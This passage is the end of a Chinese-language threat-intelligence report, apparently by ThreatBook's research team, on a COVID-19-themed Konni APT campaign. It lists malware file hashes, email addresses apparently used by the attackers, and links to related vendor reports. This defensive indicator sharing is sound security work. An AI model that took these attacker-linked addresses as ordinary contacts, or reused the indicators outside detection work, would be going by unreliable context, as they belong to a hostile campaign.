3. d1baefd0bdc7f3b0369c5b7126c3b98469a518cf4db788fad1d243d8661a17b9
4. 5bd48c2f61541124920d71e674ce3fd5927702f69c2baacc5a509debe3a893c8
5. 9aab5a536b95963c4e3c990ab40bdeb25c850e2a862ea528b81d470d6acdadb1

## Email

---

1. [glorify0717@gmail.com](mailto:glorify0717@gmail.com)
2. [mypretty0914@gmail.com](mailto:mypretty0914@gmail.com)
3. [norelyeverland@hanmail.net](mailto:norelyeverland@hanmail.net)
4. [poole.sion2015@yandex.com](mailto:poole.sion2015@yandex.com)

## 参考链接

---

1. [https://s.threatbook.cn/report/file/efc139dc0e280a374065dc59c55a45b5146f091a85a3abd6f0caf1a9a2f8b060/?sign=history&env=win7\\_sp1\\_enx86\\_office2013](https://s.threatbook.cn/report/file/efc139dc0e280a374065dc59c55a45b5146f091a85a3abd6f0caf1a9a2f8b060/?sign=history&env=win7_sp1_enx86_office2013)
2. <https://s.tencent.com/research/report/727.html>
3. <https://blog.alyac.co.kr/2308>
4. <https://blog.alyac.co.kr/3390>

## 关于微步情报局

---

微步情报局，即微步在线研究响应团队，负责微步在线安全分析与安全服务业务，主要研究内容包括威胁情报自动化研发、高级 APT 组织&黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。

### COVID-19 Konni APT

|发表评论

|评论列表

加载更多